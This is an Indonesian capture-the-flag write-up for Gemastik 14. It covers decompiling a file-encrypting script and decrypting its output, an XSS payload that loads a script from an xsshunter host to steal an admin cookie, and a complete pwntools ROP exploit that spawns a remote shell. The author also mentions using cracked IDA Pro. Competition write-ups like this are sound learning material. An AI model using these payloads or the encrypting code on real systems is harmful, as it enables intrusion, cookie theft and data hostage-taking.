
Terlantarkan

Reverse Engineering

Slytherin

Langkah Penyelesaian

Saya mencoba melakukan disassemble pada Hasil marshall.loads dengan menggunakan modulo dis, dan mendapatkan hasilnya dibawah ini, tetapi masih sulit untuk dibaca karena function hanya manampilkan addressnya sajah.



Setelah mencari beberapa waktu untuk merubah disassembly diatas menjadi sebuah code, saya mendapatkan triknya di url :
https://blog.compactbyte.com/2018/06/12/trik-reverse-engineering-kode-python/
Untuk mendapatkan file .pyc, setelah itu memakai uncompyle6 untuk merubah ke codenya.

```
┌──[root@kali]─[/media/sf_CTF/gemastik/Slytherin]
└─# #uncompyle6 temp.pyc
# uncompyle6 version 2.11.5
# Python bytecode 2.7 (62211)
# Decompiled from: Python 2.7.18 (default, Apr 20 2020, 20:30:41)
# [GCC 9.3.0]
# Embedded file name: script.py
# Compiled at: 2021-08-07 11:55:20
import zlib
import os
from Crypto.PublicKey import RSA
from Crypto.Cipher import AES
from Crypto.Util.number import long_to_bytes, bytes_to_long
public_key = '-----BEGIN PUBLIC KEY-----\nMCwwDQYJKoZIhvcNAQEBBQADGwAwGAIRAp6i5d8BDOZL/fbsZtrTB6kCAwEAAQ==\n-----END P
UBLIC KEY-----'

def encrypt_key(aes_key, rsa_key):
    return pad_key(long_to_bytes(pow(bytes_to_long(aes_key), rsa_key.e, rsa_key.n)))


def pad_key(key):
    return key + chr(69) * (20 - len(key))


def compress_dir():
    return zlib.compress(''.join([ open(file_name).read() for file_name in filter(os.path.isfile, os.listdir(os.curdir
)) ]))


def encrypt(data, aes_key, rsa_key):
    cipher = AES.new(aes_key, AES.MODE_EAX)
    nonce = cipher.nonce
    ciphertext = cipher.encrypt(data)
    return 'slyt' + nonce + encrypt_key(aes_key, rsa_key) + ciphertext


if __name__ == '__main__':
    out = open('slythered', 'wb')
    out.write(encrypt(compress_dir(), os.urandom(16), RSA.import_key(public_key)))
    out.close()
# okay decompiling temp.pyc
```

Disini kita bisa lihat bagian apa yang di isi ke file slythered.


```
return 'slyt' + nonce + encrypt_key(aes_key, rsa_key) + ciphertext
```

‘slyt’ itu self-explainatory
nonce di AES biasanya 16 bytes
encrypt_key(aes_key, rsa_key) itu di pad hingga length nya 20
ciphertext itu file yang di encrypt

Dari slicing ini kita bisa membagi dan extract semua yang dibutuhkan, karena public key RSA terlalu kecil ini bisa langsung di faktorkan untuk mendapatkan private key nya. AES tinggal pake algoritma yang sama untuk decrypt, dan sisanya tinggal di decompress.

Setelah sudah di decompressed, kita lihat isinya dengan binwalk dan ini memberitahu kita file file didalamnya.

```
┌──(kali㉿kali)-[~/Desktop/CTFStuff/gemastik]
└─$ binwalk 16\ 20.zlib

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             Zlib compressed data, default compression

┌──(kali㉿kali)-[~/Desktop/CTFStuff/gemastik]
└─$ python3
Python 3.9.2 (default, Feb 28 2021, 17:03:44)
[GCC 10.2.1 20210110] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import zlib
>>> open('decompressed','wb').write(zlib.decompress(open('16 20.zlib','rb').read()))
56909
>>>

┌──(kali㉿kali)-[~/Desktop/CTFStuff/gemastik]
└─$ binwalk decompressed

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
6148          0x1804          JPEG image data, JFIF standard 1.01
16618         0x40EA          JPEG image data, JFIF standard 1.01
29685         0x73F5          JPEG image data, JFIF standard 1.01
43517         0xA9FD          JPEG image data, JFIF standard 1.01
53769         0xD209          Executable script, shebang: "/usr/bin/python"
53771         0xD20B          Unix path: /usr/bin/python
```



Code

slytherin.py

```
#!/usr/bin/python
import sys
import zlib
import marshal

a =
'\x17\x19\x93\xc3\xdf4\x15\x99\xd6\x19\xff\xdb\xb7\x00\x1c\x9
c\xdd\x1d\xf1u\x97\x98\x117\x95\x9d;7\xffc\xd9\x86o\x85\xee\x
97\x94[\xce\xdf\xc6\x87\xdar\xd0\xe4[\x8ez++wb\xc9\x86\x9d2\x
9b\x06\x03\xbaJP\xb7K>\x19\x8e\xe8tV9\xf31\x8d\xc8\x18\xccKU\
x88\x05\xf4\x87^el\na\x92\x8e\x04\xbc)\xef\x0c\xb1\xbd\xab_F)
\xdb\xe7%\xd4S\x99\xdf\xae*\xa2\xe2\xff\xa2\x8b\x12\xba\xd3\x
a8\x15\x85\xfb\xec\x15a\xe5G\xad\x18"\xc2V=\x8b\x90Tu\xec\xb9
\xbc\x92\n\xe4p\xc7GU\xf9\xdb\xc36:\x9er
CM\xa3\xf7\xa6\x1e\xc2\xd8!\xf4\x91\xe4^#S\xe77\xa8\xd7V\xdd\
xbf\xef^\xac\xb8f\x16\x7f^\x8e6:\xfc\xf9q7\xdb\x0b\xc2\x03.\x
f5tU\xc5x\x1e\xf4\x90\x04\x1f\xc3\x1d\xd8\x15f\x90\xb3*-\x88\
x1bz\xa7_\xdf_4\xe4E\xe7\xf6\x1c\xef\x194]5+\x98\x87\xa7\xc4K
\xe7\xea\xdaN\xc8\xb1\x9d\xd8\x89\xd5\x92\x82\x04\x01H\xf2\xc
9\xb3\xa0\xd8q\x89<9eb"D\x95\x8a\xb9\xa6E\xd2b\xba\r\x0b\n\xc
aN\x0eA\xb1-\xbeA\xf0\xb6T\xec\x91\x13\xd2\xfe\x18\x02\x89-\x
e8N\xb6\xf6\xa7\xec\x17\xd2$T*\x8a\xef\x82\xf5\xdb\xf4\x04\xe
58\xa7\xbe\xb4V\x82\xa9\xcd>x\x84\xc0\x8ehF\xc3\x11z\xb2MbH$\
x8c\xa0\x0b\xb3E)\xc0\xdeG^\x82zH\xd4\x10\xaa\xe0\xa0[*d%\x8c
sT\x94P\xbb\xacf\xfdO\x81\x17v\xd2\xbb\x01W\xf3\xec\x96\x16r7
\x04\xbd\xed\x7f\xb1o<\xedso\xd9\x8c"\x08\x00\xe5\x0c\x87a\xc
6Ep\x87
9\r\xcf\xabo\xba0\xc3q\x93_G\xb1\xeaY\xfd\xeb+\xf5\xbe\x90\x9
5\xba,\xf4\xd2A2&\x83\xb7\xec\x94\x83\xc6\xc6\xd6\x95-\xbf\x9
5f\x92-\xab\x9dS\xfb\xf9\x13\xac\xe8(\xeb8\x8d\xfc\xf5UDs\x19
\x8e|;H\xcd\xd2\xbf-!/\xdf\xcd\x90\x8c\xeb~\x9a\xf8oh\x16s\xe
4\x88\xed\xca\xe3~\xc52\xc8\x92\x0bP\x96J\x18\xd6\x8d#A\xa9\x
d8\xf3\xd3
\x04\xddX\xa7\xcd\xb1\xbc\xff8\x07?\xd3b\xfa\xce+\x1b.\xd1\x9
16,<Vf\x11\x9a\xe9\xce?q\x8a_8.\xfc\xa5\xa8mu;\x10{kD\x86\x89
\x8bg\xe9\x11\xeek\x88\xca_\xaa\xde\x12\xcaU3iq\xb3\x03\xcd`l
\x9d\xd6\xaeL)x\xa7Zr\x19\xaf\xd5\xb0\xc8\xd9\x95\x1bM\x1d,\x
c3\x88\xb9\x1b\xc2\x1a\x1e\xcb\xff-4\xbe}J=\x1fu;W"p\x0co-\xb
1o\xa8j\xe4\xbf\x1aet\xaf\x144w\x06\x8e0e/\xab\xe6hR\x99\xef\
```

```
x9b\x97\xb0\tKx\x19\xd5\xec\xa9\xda\xf1\x9d\xa6\xb3\xfe\xaep\
x82`\xb4?\x1b\xec]\'\xa7\xa8C\xe1\xa6\x99Z\x06s]\xe4\x81\xbe\
x03\x9a5\x80\xda\x98I\xf2\xa0\xfd\xfc8j<\x0f\xe3\xb6L\x1f\xd8
\x16e\xb0\xfa<D/F:\xa2-&\xc3\xd3\x1c5k\x05\xa9|\x8c|\x9b\xc7\
xbd\xfa?\xe2\xb2d\xe2\xa4\x80|\x0f\xe6\x0f>o}c\xda\xc4\xc8R\x
9b\x03\xb3\xa9\'p\xd5@\xe0\x8a\xd3fa\xfb\xd1\x8b\xbeU\xda\xf8
YW)\xcb&\x89\x1e|z&V\xd5\xa4\xf0r\x89\xf6B\x14\xc0\xf0\xd2\xe
ao\x1d\x07)\xe0f\xe0<\xb2\xe1&)\xdas\xe0
\xe8l-G\xc6\xbd\xc0\x1dD\xa3\xc0\xf4lTS\xd6\'C\xbeZ\xa8O%\x1f
5\xa0$\x14\xe7\xde\x88\x8b\x9blv\xc0\xb1D\xf1\x92\xae;\xc9\x8
9<1h\xca\xc7\xb6\xa00\x05\x84<\x86\x8dG\xa9\xf9<\xed\xd3;\x0e
\x84kNT\xd6&G\xa8\x9b\xb2\xeb\x10(\tg1\xac
\x16\xa8\xc6\xe2\x87\xa4\xd1\xb5\x91\x02\x14j\x8a\xf5c\x15\xd
5\x084\xe4\n\x9b'

data= zlib.decompress("".join([chr(ord(a[i%32])^ord(a[i]))
for i in range(32,len(a))]))

bytecode = data

import imp
magic_number = imp.get_magic()

import struct, time
timestamp = struct.pack('i', int(time.time()))

with open('temp.pyc', 'wb') as f:
    f.write(magic_number)
    f.write(timestamp)
    f.write(bytecode)
```

decrypt.py

```
from Crypto.PublicKey import RSA
from Crypto.Cipher import AES
from Crypto.Util.number import long_to_bytes, bytes_to_long, inverse,
GCD
public_key = '-----BEGIN PUBLIC
KEY-----\nMCwwDQYJKoZIhvcNAQEBBQADGwAwGAIRAp6i5d8BDOZL/fbsZtrTB6kCAwE
AAQ==\n-----END PUBLIC KEY-----'

rsakey = RSA.import_key(public_key)
data = open('slythered','rb').read()
```

```
data = data.split(b'slyt')[1]

p = 26962216988344497907
q = 33062139214751393267
assert p*q == rsakey.n
phi = (p-1)*(q-1)
assert GCD(rsakey.e, phi) == 1
d = inverse(rsakey.e,phi)

nonce_offset = 16
nonce = data[:nonce_offset]
offset = 20
key = data[nonce_offset:nonce_offset+offset].split(b'E')[0]
aes_key = long_to_bytes(pow(bytes_to_long(key),d,rsakey.n))
assert len(aes_key) == 16
cipher = AES.new(aes_key, AES.MODE_EAX, nonce=nonce)
newData = cipher.decrypt(data[nonce_offset+offset:])
tmp = open(f'{nonce_offset} {offset}.zlib','wb')
tmp.write(newData)
tmp.close()
```

Flag

gemastik14{you_just_beat_a_shapeshifting_malware}

Web

Php-ng

Challenge :

```
<html>
<head>
    <title>Luas Permukaan</title>
</head>
<?php
ini_set("display_errors", true);

if (!isset($_GET["l"]) && !isset($_GET["t"]) && !isset($_GET["sisi"]) && !isset($_GET["name"])) {
    show_source(__FILE__);
    die();
}

$total = 0;
for ($i = 0; $i < $_GET["sisi"]; $i++) {
    $total += $_GET["l"] * $_GET["t"];
}

header("Content-Security-Policy: default-src 'none';");

$name = $_GET["name"];
echo "Result for $name is $total";
?>
</html>
```

Report :

You could bypass our security mechanisms? Prove it - Steal admin's cookie if you can

URL: http://...

Submit

Pertama penulis mencoba untuk basic alert <script>alert(1)</script> di variable name di website challenge, ternyata berhasil dan ada error set header CSP, jadi penulis berpikir “wah challengenya salah config nih WKWK” langsung tembak xsshunter buat dapetin cookie flagnya.

http://54.169.77.27:10011/?name=%22%3E%3Cscript%20src=https://neap.xss.ht%3E%3C/script%3E&l=1&t=1&sisi=1

Masuk ke xsshunter dapet flagnya

Flag

gemastik14{php_output_buffering_13niva09nhfwofib}

Binary Exploitation

pepega


Langkah Penyelesaian

Pertama saya melakuka decompile file ELFnya menggunakan ida pro crack


```
__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
  char s; // [rsp+10h] [rbp-100h]

  sub_40116F(a1, a2, a3);
  sub_401146(&s, 512);
  puts(&s);
  return 0LL;
}
```

```
ssize_t __fastcall sub_401146(void *a1, int a2)
{
  return read(0, a1, a2);
}
```

Dari code decompile diatasbisa buffer overflow, karena read nya dikasih panjang 512, tetapi char s dideclare 0x100(256). Saya juga mencari offset buffer overflow secara tepat yaitu 264(256 + padding rbp(8)) selanjutnya bisa melakukan arbitrary return.
Rop pertama digunakan untuk mencari base address libc dengan cara leak address puts(masukan rdi dengan got puts atau read, setelah itu manggil puts(rdi)) dan dikurangin offset address puts dari file libc(file didownload dari libc blukat), return lagi ke main function untuk rop kedua.



Rop kedua digunakan untuk memanggil shell /bin/sh dengan cara memasukan rdi dengan address /bin/sh, dan manggil shell system.



Code

solve.py

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
# This exploit template was generated via:
# $ pwn template --host 54.179.3.37 --port 10030 ./pepega
from pwn import *

# Set up pwntools for the correct architecture
exe = context.binary = ELF('./pepega')

# Many built-in settings can be controlled on the
command-line and show up
# in "args".  For example, to dump all data sent/received,
and disable ASLR
# for all created processes...
# ./exploit.py DEBUG NOASLR
# ./exploit.py GDB HOST=example.com PORT=4141
host = args.HOST or '54.179.3.37'
port = int(args.PORT or 10030)

def local(argv=[], *a, **kw):
    '''Execute the target binary locally'''
    if args.GDB:
        return gdb.debug([exe.path] + argv,
gdbscript=gdbscript, *a, **kw)
    else:
        return process([exe.path] + argv, *a, **kw)
```

```python
def remote(argv=[], *a, **kw):
    '''Connect to the process on the remote host'''
    io = connect(host, port)
    if args.GDB:
        gdb.attach(io, gdbscript=gdbscript)
    return io

def start(argv=[], *a, **kw):
    '''Start the exploit against the target.'''
    if args.LOCAL:
        return local(argv, *a, **kw)
    else:
        return remote(argv, *a, **kw)

# Specify your GDB script here for debugging
# GDB will be launched if the exploit is run via e.g.
# ./exploit.py GDB
gdbscript = '''
tbreak *0x{exe.entry:x}
b *0x40120f
continue
'''.format(**locals())

#===========================================================
#                    EXPLOIT GOES HERE
#===========================================================
# Arch:     amd64-64-little
# RELRO:    Partial RELRO
# Stack:    No canary found
# NX:       NX enabled
# PIE:      No PIE (0x400000)

io = start()

libc = ELF("./libc6_2.31-0ubuntu9.2_amd64.so")

got_read=0x404020
got_put=0x404018
got_setv=0x404028
plt_puts=0x401030
pop_rdi = 0x0000000000401293
main=0x4011d9

p = 'a'*264
p += p64(pop_rdi)
p += p64(got_read)
```

```
p += p64(plt_puts)
p += p64(main)
io.sendline(p)
io.recvline()

leak = u64(io.recvline()[:-1].ljust(8,"\x00"))
print (hex(leak))

libc.address = leak - libc.sym['read']
system = libc.sym['system']
bin_sh = libc.search("/bin/sh").next()
print hex(libc.address)

p = b'a'*264
p += p64(pop_rdi)
p += p64(bin_sh)
p += p64(pop_rdi+1)
p += p64(system)
io.sendline(p)

io.interactive()
```

Flag

gemastik14{punten_php_tadi_misconfig_sadge_ini_free_flag_lagi_g9psodfbdnsdv35a}

Misc

Sanity Check

Langkah Penyelesaian

Flag diberikan di description soal

Code

-

Flag

gemastik14{___Welcome_to_Gemastik_XIV___}